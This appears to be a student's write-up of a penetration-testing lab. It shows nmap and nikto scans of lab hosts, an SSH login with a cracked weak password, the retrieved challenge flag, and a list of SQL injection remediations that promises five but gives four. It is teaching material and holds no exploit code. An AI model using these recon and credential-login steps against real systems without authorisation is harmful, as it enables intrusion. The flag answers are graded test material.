
Download CrackStation's Wordlist

- used Crackstation
- plaintext password = password

Step 4: Locate and open the file with Challenge 1 code.


1. Log into **192.168.0.10** as **Bob Smith**.
2. Locate and open the flag file in the user's home directory.

- pinged the the server to verify connection



```
┌──(kali㉿Kali)-[~]
└─$ ping 192.168.0.10
PING 192.168.0.10 (192.168.0.10) 56(84) bytes of data.
64 bytes from 192.168.0.10: icmp_seq=1 ttl=64 time=0.384 ms
64 bytes from 192.168.0.10: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 192.168.0.10: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 192.168.0.10: icmp_seq=4 ttl=64 time=0.184 ms
64 bytes from 192.168.0.10: icmp_seq=5 ttl=64 time=0.060 ms
^C
--- 192.168.0.10 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4067ms
rtt min/avg/max/mdev = 0.042/0.145/0.384/0.129 ms

┌──(kali㉿Kali)-[~]
└─$ 
```


- used nmap to scan for port entries
  - ssh service found



```
┌──(kali㉿Kali)-[~]
└─$ nmap -p- -sV 192.168.0.10
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-18 13:26 UTC
Nmap scan report for metasploitable.pc (192.168.0.10)
Host is up (0.00015s latency).
Not shown: 65512 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
41197/tcp open  java-rmi    GNU Classpath grmiregistry
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 136.70 seconds

┌──(kali㉿Kali)-[~]
└─$
```


- logged in through ssh using the creds we found

- user: smithy pass: password



```
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
41197/tcp open  java-rmi    GNU Classpath grmiregistry
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 136.70 seconds

┌──(kali㉿Kali)-[~]
└─$
::1                 Kali.vm             dvwa.vm             ff02::2             gravemind.vm
Kali                dvwa.pc             ff02::1             gravemind.pc        ip6-allnodes
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ █
```

- located the file and the challenge flag



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ ls -la
total 28
drwxr-xr-x 2 smithy smithy 4096 2019-12-05 00:00 .
drwxr-xr-x 1 root   root   4096 2023-08-14 05:42 ..
-rwxr-xr-x 1 smithy smithy  220 2023-08-14 05:42 .bash_logout
-rwxr-xr-x 1 smithy smithy 2928 2023-08-14 05:42 .bashrc
-rwxr-xr-x 1 smithy smithy  103 2019-07-06 00:00 my_passwords.txt
-rwxr-xr-x 1 smithy smithy  586 2023-08-14 05:42 .profile
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$ █
```

What is the name of the file with the code?

- my_passwords.txt

What is the message contained in the file? Enter the code that you find in the file.

- 8748wf8J.

Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

1. Parameterized Queries
2. Input Validation & Sanitization
3. Using The principle of Least Privilege
4. Implementing Web Application Firewall (WAF)

Challenge 2: Web Server Vulnerabilities

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.


In this challenge, you will locate the flag file in a vulnerable directory on a web server.

Step 1: Preliminary setup

1. If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.
2. Set the application security level to low.

Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.

Perform reconnaissance on the server to find directories where indexing was found.




```
┌──(kali㉿Kali)-[~]
└─$ nikto -h 10.5.5.12
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.5.5.12
+ Target Hostname:    10.5.5.12
+ Target Port:        80
+ Start Time:         2026-01-18 13:43:15 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-
Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashi
on to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2026-01-18 13:43:38 (GMT0) (23 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿Kali)-[~]
└─$ 
```

Which directories can be accessed through a web browser to list the files and subdirectories that they contain?

- /config/
- /docs/

Step 3: View the files contained in each directory to find the file containing the flag.

